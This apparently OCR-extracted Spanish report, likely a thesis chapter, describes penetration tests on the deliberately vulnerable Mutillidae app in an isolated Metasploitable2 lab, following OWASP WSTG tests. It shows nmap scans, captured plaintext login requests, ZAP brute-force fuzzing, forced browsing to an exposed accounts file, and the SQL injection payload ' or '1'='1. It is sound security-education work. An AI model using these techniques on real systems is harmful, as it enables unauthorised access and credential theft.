


Figura 5.6: Direcciones IP de las máquinas presentes en el entorno de pruebas controlado

Ahora se verifica la conectividad entre ambas máquinas a distintos nivel de capas según el modelo TCP/IP:

- **Red**: Desde la máquina se mandan peticiones a la víctima mediante el protocolo *ICMP* y el comando *ping*, mientras que ésta captura los paquetes de la interfaz de red con *tcpdump*:

```
$ ping 192.168.56.101
```

```
$ sudo tcpdum -i eth0
```




Figura 5.7: Comprobación de conectividad a nivel de capa de red

- **Transporte**: Se usa la herramienta nmap para escanear todos los puertos TCP abiertos:

```
$ nmap -p- -sT 192.168.56.101
```




Figura 5.8: Inspección de todos los puertos TCP abiertos por medio de la herramienta nmap

- **Aplicación**: Se accede a la máquina virtual de forma remota usando el servicio de *ftp*:

```
$ ftp 192.168.56.101
```




Figura 5.9: Acceso remoto a la máquina mediante el servicio *ftp*

Realizadas estas comprobaciones, se puede asegurar que el entorno de pruebas está bien montado y configurado.

Capítulo 6

Pruebas en un entorno controlado

En el presente documento se indican de forma breve los resultados obtenidos para cada una de las pruebas realizadas sobre la máquina de *Metasploitable2*. En particular, se ha atacado la aplicación web de **Mutillidae**, que permite explotar parte de las vulnerabilidades descritas en el OWASP Top 10.

Ha sido necesario modificar el fichero de configuración */var/www/mutillidae/config.inc*, presente en la máquina virtual para establecer una conectividad entre el servicio web mencionado y la base de datos.

```
msfadmin@metasploitable:~$ cat /var/www/mutillidae/config.inc
<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank
 */

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
msfadmin@metasploitable:~$ _
```

Figura 6.1: Establecimiento de los datos de conexión con la base de datos para la aplicación de mutillidae.

Este cambio se debe a que la base de datos *owasp10* es la que contiene la información de los usuarios que se utiliza en la aplicación. En el fichero de configuración el nombre de la base de datos estaba asignado a *metasploit*, la cual está vacía.

Se ha revisado también el contenido de la tabla *accounts* de la base de datos *owasp10* para comprobar la existencia de unas cuentas por defecto, lo que ha sido de utilidad a la hora de realizar algunas pruebas de caja gris, ya que con estas cuentas se puede acceder mediante login a la aplicación web.

Una vez mencionado esto, las pruebas realizadas se describen en las siguientes secciones.


6.1. [WSTG-IDNT-04] Enumerar las cuentas de usuario.

La enumeración de cuentas de usuario consisten en obtener aquellas cuentas pertenecientes a usuarios de la aplicación. Con ello, conocido el usuario, un atacante puede realizar un ataque de fuerza bruta únicamente sobre la contraseña para obtener acceso a la aplicación. Las realización de los dos tipos de pruebas relacionadas con la enumeración de cuentas de usuario se describen en las siguientes subsecciones.

6.1.1. Análisis de respuestas ante un login fallido

Mediante la herramienta de OWASP ZAP, se ha capturado el tráfico generado al lanzar peticiones con 3 tipos de parámetros al servidor para realizar un acceso mediante login. Estas peticiones junto con los resultados son los siguientes:

- **Usuario existente y contraseña correcta.**
  - Respuesta del sistema: *Logged In*
  - Código de respuesta HTTP: 302 (redirección)
  - Redirección: /index.php
  - Título de página: http://192.168.56.101/mutillidae/index.php



(a) Página de inicio sin usuario autenticado (b) Página de inicio con usuario autenticado

Figura 6.2: Prueba de inicio de sesión con usuario existente y contraseña válida

(a) Petición lanzada al servidor (b) Respuesta recibida del servidor

Figura 6.3: Petición de login de usuario existente y contraseña válida capturada con OWASP ZAP


- Usuario existente y contraseña incorrecta.
  - Respuesta del sistema: *"Authentication Error: Bad username or password"*
  - Código de respuesta HTTP: 200 (OK)

- Redirección: /index.php?page=login.php
- Título de página: http://192.168.56.101/mutillidae/index.php?page=login.php
- Mensaje de error 404 amistoso: No

(a) Petición lanzada al servidor (b) Respuesta recibida del servidor

Figura 6.4: Petición de login de usuario existente y contraseña incorrecta capturada con OWASP ZAP


- Usuario inexistente y contraseña incorrecta.
  - *Respuesta del sistema*: *"Authentication Error: Bad username or password"*
  - Código de respuesta HTTP: 200 (OK)
  - Redirección: /index.php?page=login.php
  - Título de página: http://192.168.56.101/mutillidae/index.php?page=login.php
  - Mensaje de error 404 amistoso: No



(a) Petición lanzada al servidor (b) Respuesta recibida del servidor

Figura 6.5: Petición de login de usuario existente y contraseña incorrecta capturada con OWASP ZAP

Entre los dos últimos casos no se ha encontrado una respuesta del sistema o algún campo que permita diferenciar a usuarios existentes de inexistentes. Tampoco se han encontrado diferencias significativas en cuanto al tiempo de respuesta. La respuesta recibida en ambos casos es la siguiente:



(a) Usuario existente y contraseña incorrecta (b) Usuario no existente

Figura 6.6: Prueba de inicio de sesión fallido

6.1.2. Patrón de cuentas adivinable

No se ha detectado ningún patrón de cuentas adivinable que se base identificadores de usuario secuenciales o que se ajusten al nombre o correo de una persona. En cambio, se ha localizado una página de registro en la que el usuario de la aplicación quien decide su propio nombre de usuario. En la figura 6.7 se muestra la página de registro.




Figura 6.7: Página de registro de usuarios

6.2. [WSTG-ATHN-01] Capturar el transporte de credenciales en canales cifrados.

Las credenciales de un usuario deben transportarse debidamente cifradas para evitar que un atacante pueda obtenerlas por medio capturando el tráfico en un escenario de *Hombre interpuesto* o *Man in the middle*[1].

[1]Tipo de ataque en el que dos terminales intercambian datos y un tercero se interpone para capturar el tráfico generado entre ambos.

La primera tarea para realizar esta prueba es recrear el escenario descrito por medio de un proxy web. Esto se consigue usando la herramienta de OWASP ZAP que ofrece un certificado autofirmado que se puede incluir en el navegador para romper el presente en éste y con ello poder evitar favorecer a la navegación HTTPS. Se ha usado el navegador integrado dentro de la aplicación de ZAP ya que tiene el certificado integrado[2].

Las pruebas realizadas se describen en las siguientes subsecciones.

6.2.1. Transporte de credenciales al hacer login

Como se ha visto en la prueba anterior, las credenciales se transmiten en texto plano dentro del cuerpo de la petición.


```
POST http://192.168.56.101/mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: https://192.168.56.101
Connection: keep-alive
Referer: https://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: PHPSESSID=f8aa5cc69aaf2e7e6e9bb972cbddae92
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=admin&password=adminpass&login-php-submit-button=Login
```

Figura 6.8: Credenciales de usuario capturadas al hacer login mediante la herramienta ZAP

6.2.2. Transporte de credenciales al registrarse

Al igual que con el login, cuando se crea una nueva cuenta los datos se transmiten en texto plano.

[2] https://www.zaproxy.org/docs/desktop/addons/network/options/servercertificates/#generate



(a) Página de registro con los campos rellenados

```
POST http://192.168.56.101/mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Origin: https://192.168.56.101
Connection: keep-alive
Referer: https://192.168.56.101/mutillidae/index.php?page=register.php
Cookie: PHPSESSID=f8aa5cc69aaf2e7e6e9bb972cbddae92
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=user1&password=unbreakable&confirm_password=unbreakable&my_signature=Here+my+data+is+safe%21&
register-php-submit-button=Create+Account
```

(b) Obtención de los parámetros enviados con el proxy

Figura 6.9: Obtención de los parámetros enviados al servidor en el momento de registrar a un usuario

6.2.3. Acceso a la página estando autenticado

Se guardan en una cookie el nombre de usuario, el uid y el identificador de sesión PHP del usuario.

```
GET http://192.168.56.101/mutillidae/index.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.56.101/mutillidae/index.php?page=login.php
Connection: keep-alive
Cookie: username=admin; uid=1; PHPSESSID=f8aa5cc69aaf2e7e6e9bb972cbddae92
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Figura 6.10: Datos de una cookie cuando se accede a un recurso estando autenticado

Con lo visto, se puede afirmar que el canal por el que se transportan las credenciales no es seguro ya que es muy fácil obtener los parámetros involucrados interceptando las peticiones.

6.3. [WSTG-ATHN-02] Probar las credenciales por defecto.


Las credenciales por defecto de las aplicaciones utilizadas por el servidor son bien conocidas y en muchas ocasiones no se cambian lo que genera una grave vulnerabilidad en el servidor. Además, si el servidor sigue un mecanismo de asignación de usuario o contraseña predecible, un atacante podría adivinarlo y con ello poder acceder mediante login.

Las pruebas realizadas para probar si se usan credenciales por defecto se explican en la siguientes subsecciones.


6.3.1. Ataque de fuerza bruta al usuario y contraseña

La primera labor consistiría en crear dos diccionarios, uno de nombres de usuario y otro de contraseñas. Para esto se ha recopilado información sobre el acceso en comentarios del código fuente

así como uno de los usuarios presentes en la base de datos. En un sistema web real se puede usar alguno de los diccionarios ya creados con los nombres de usuario y contraseñas más utilizados[3]. Lo segundo sería usar la herramienta de OWASP ZAP con la opción de *fuzzing* sobre el usuario y la contraseña con sus respectivos diccionarios. Algunos de los resultados son los siguientes:



(a) Obtención de un par usuario/contraseña válido mediante fuzzing



(b) Obtención de un par usuario/contraseña inválido mediante fuzzing

Figura 6.11: Parte de los resultados de la ejecución de ataque de fuerza bruta mediante fuzzing

Con los diccionarios empleados, se han encontrado dos pares usuario/contraseña válidos: `samurai/samurai` y `admin/adminpass`.

6.3.2. Registro de usuario sin contraseña

Probar el registro sin contraseña. Si solo se inserta el nombre del usuario, el resto de atributos se quedan vacíos lo que permite la autenticación sin contraseña para este tipo de cuentas.

- Registro:

(a) Registro con solo el nombre de usuario

(b) Respuesta después de añadir usuario con contraseña en blanco


```
POST http://192.168.56.101/mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Origin: https://192.168.56.101
Connection: keep-alive
Referer: https://192.168.56.101/mutillidae/index.php?page=register.php
Cookie: PHPSESSID=f8aa5cc69aaf2e7e6e9bb972cbddae92
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=myuser&password=&confirm_password=&my_signature=&register-php-submit-button=Create+Account
```

(c) Petición generada al registrar al usuario con contraseña en blanco

Figura 6.12: Registro de un usuario con contraseña en blanco

- Login:

[3] `https://github.com/jeanphorn/wordlist`



(a) Login con contraseña en blanco (b) Usuario sin contraseña autenticado

Figura 6.13: Acceso mediante login del usuario sin contraseña

(a) Petición de login sin contraseña (b) Respuesta del servidor ante login sin contraseña

Figura 6.14: Tráfico generado por el acceso mediante login del usuario sin contraseña

6.3.3. Pruebas de caja gris

La prueba de caja gris consiste en revisar la tablas *accounts* de la base de datos *owasp10*. En ésta aparecen en texto plano tanto el usuario como la contraseña de cada una de las cuenta. Esto es crítico ya que la contraseña debe almacenarse usando una función de hash. Ejecutando la siguiente sentencia MySQL se obtienen estos datos.

```
select * from owasp10.accounts;
```

cid	username	password	mysignature	is_admin
1	admin	adminpass	Monkey!	TRUE
2	adrian	somepassword	Zombie Films Rock!	TRUE
3	john	monkey	I like the smell of confunk	FALSE
4	jeremy	password	d1373 1337 speak	FALSE
5	bryce	password	I Love SANS	FALSE
6	samurai	samurai	Carving Fools	FALSE
7	jim	password	Jim Rome is Burning	FALSE
8	bobby	password	Hank is my dad	FALSE
9	simba	password	I am a cat	FALSE
10	dreveil	password	Preparation H	FALSE
11	scotty	password	Scotty Do	FALSE
12	cal	password	Go Wildcats	FALSE
13	john	password	Do the Duggie!	FALSE
14	kevin	42	Doug Adams rocks	FALSE
15	dave	set	Bet on S.E.T. FTW	FALSE
16	ed	pentest	Commandline KungFu anyone?	FALSE
17	user1	unbreakable	Here my data is safe!	NULL
18	myuser			NULL

18 rows in set (0.00 sec)


Figura 6.15: Usuarios de la aplicación web almacenados en la base de datos.

6.4. [WSTG-ATHN-04] Eludir el esquema autenticación.

En la aplicación se debe validar en todo momento que el usuario está autenticado y que los recursos a los que accede son únicamente aquellos delimitados por sus permisos. Si esto no se cumple, un usuario podría acceder información confidencial de la aplicación o datos de otros usuarios. Las pruebas para verificar si esto esto se cumple son las siguientes.

6.4.1. Solicitud de página directa (navegación forzada)

Al hacer un ataque de fuerza bruta sobre el directorio */mutillidae* de la máquina. Se ha utilizado uno de los diccionarios incluidos dentro de la aplicación. Se obtiene que se hay un acceso a todas las páginas (código HTTP 200).



Marca de tiempo Req	Marca de tiempo de Resp	Método	URL	Código	Razón	Tamaño que se requiere para el encabezamiento	Tamaño req
9/7/22 4:35:07	9/7/22 4:35:07	GET	http://192.168.56.101:80/mutillidae/includes/crea...	200	OK	241bytes	308bytes
9/7/22 4:35:07	9/7/22 4:35:07	GET	http://192.168.56.101:80/mutillidae/includes/cons...	200	OK	174bytes	0bytes
9/7/22 4:35:07	9/7/22 4:35:07	GET	http://192.168.56.101:80/mutillidae//javascript/dd...	200	OK	154bytes	1.356bytes
9/7/22 4:35:07	9/7/22 4:35:07	GET	http://192.168.56.101:80/mutillidae/includes/cros...	200	OK	244bytes	11.665bytes
9/7/22 4:35:07	9/7/22 4:35:07	GET	http://192.168.56.101:80/mutillidae//javascript/dd...	200	OK	283bytes	8.638bytes
9/7/22 4:35:07	9/7/22 4:35:07	GET	http://192.168.56.101:80/mutillidae/includes/cros...	200	OK	243bytes	5.364bytes
9/7/22 4:35:08	9/7/22 4:35:08	GET	http://192.168.56.101:80/mutillidae//javascript/dd...	200	OK	284bytes	57.254bytes
9/7/22 4:35:08	9/7/22 4:35:08	GET	http://192.168.56.101:80/mutillidae/includes/http...	200	OK	242bytes	1.723bytes
9/7/22 4:35:08	9/7/22 4:35:08	GET	http://192.168.56.101:80/mutillidae/includes/insuf...	200	OK	241bytes	439bytes
9/7/22 4:35:08	9/7/22 4:35:08	GET	http://192.168.56.101:80/mutillidae/includes/sql-i...	200	OK	244bytes	14.013bytes
9/7/22 4:35:11	9/7/22 4:35:11	GET	http://192.168.56.101:80/mutillidae/login/	200	OK	177bytes	4.102bytes
9/7/22 4:35:12	9/7/22 4:35:12	GET	http://192.168.56.101:80/mutillidae/documentati...	200	OK	154bytes	1.886bytes
9/7/22 4:35:16	9/7/22 4:35:16	GET	http://192.168.56.101:80/mutillidae//javascript/fol...	200	OK	256bytes	1.147bytes
9/7/22 4:35:16	9/7/22 4:35:16	GET	http://192.168.56.101:80/mutillidae//javascript/ht...	200	OK	254bytes	237bytes
9/7/22 4:35:17	9/7/22 4:35:17	GET	http://192.168.56.101:80/mutillidae//javascript/dd...	200	OK	239bytes	58bytes
9/7/22 4:35:22	9/7/22 4:35:22	GET	http://192.168.56.101:80/mutillidae/passwords/	200	OK	153bytes	928bytes
9/7/22 4:35:24	9/7/22 4:35:24	GET	http://192.168.56.101:80/mutillidae/classes/	200	OK	154bytes	1.801bytes
9/7/22 4:35:53	9/7/22 4:35:53	GET	http://192.168.56.101:80/mutillidae/styles/	200	OK	154bytes	1.124bytes
9/7/22 4:35:57	9/7/22 4:35:57	GET	http://192.168.56.101:80/mutillidae/passwords/a...	200	OK	240bytes	176bytes

Figura 6.16: Fuzzing sobre el directorio de la aplicación

Uno de los archivos a los que se puede acceder es uno que contiene datos de acceso de algunos usuarios, `passwords/accounts.txt`.

```
GET http://192.168.56.101:80/mutillidae/passwords/accounts.txt HTTP/1.1
Host: 192.168.56.101:80
User-Agent: DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
Proxy-Connection: Keep-Alive
Content-Length: 0
```

(a) Petición de la página `passwords/accounts.txt`

```
HTTP/1.1 200 OK
Date: Fri, 08 Jul 2022 22:01:36 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Last-Modified: Tue, 12 Apr 2011 00:14:46 GMT
ETag: "16910-b0-4a0ad9460c980"
Accept-Ranges: bytes
Content-Length: 176
Content-Type: text/plain

'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'
```


(b) Respuesta ante la petición de la página

Figura 6.17: Petición y respuesta de una las páginas encontradas mediante fuzzing sobre el directorio de la aplicación

6.4.2. Modificación de parámetros

No hay ningún parámetro en la URL, a parte de las credenciales de los usuarios, que permita acceder al servidor en base a su valor.

(a) Página de inicio sin usuario autenticado



(b) Página de inicio con usuario autenticado

Figura 6.18: Usuario autenticado frente a usuario no autenticado

6.4.3. Predicción de ID de sesión

Se usa la misma cookie de sesión para todos los usuarios autenticados, por lo que basta con autenticarse con esa cookie en la aplicación para hacerse pasar por un usuario cualquiera.

```
POST http://192.168.56.101/mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: https://192.168.56.101
Connection: keep-alive
Referer: https://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: PHPSESSID=f8aa5cc69aaf2e7e6e9bb972cbddae92
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=admin&password=adminpass&login-php-submit-button=Login
```

(a) Autenticación con admin/adminpass

```
POST http://192.168.56.101/mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: https://192.168.56.101
Connection: keep-alive
Referer: https://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: PHPSESSID=f8aa5cc69aaf2e7e6e9bb972cbddae92
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=samurai&password=samurai&login-php-submit-button=Login
```

(b) Autenticación con samurai/samurai

Figura 6.19: Comprobación del mismo valor de cookie de sesión para dos usuarios diferentes

6.4.4. Inyección SQL

En la página *user-info.php* se solicitan mediante un formulario las credenciales para información del usuario. No obstante, introduciendo el payload *'or '1'='1* en ambos campos, se puede realizar un ataque de inyección SQL y con ello obtener los datos de todos los usuarios. Éstos coinciden con los existentes en la base de datos.

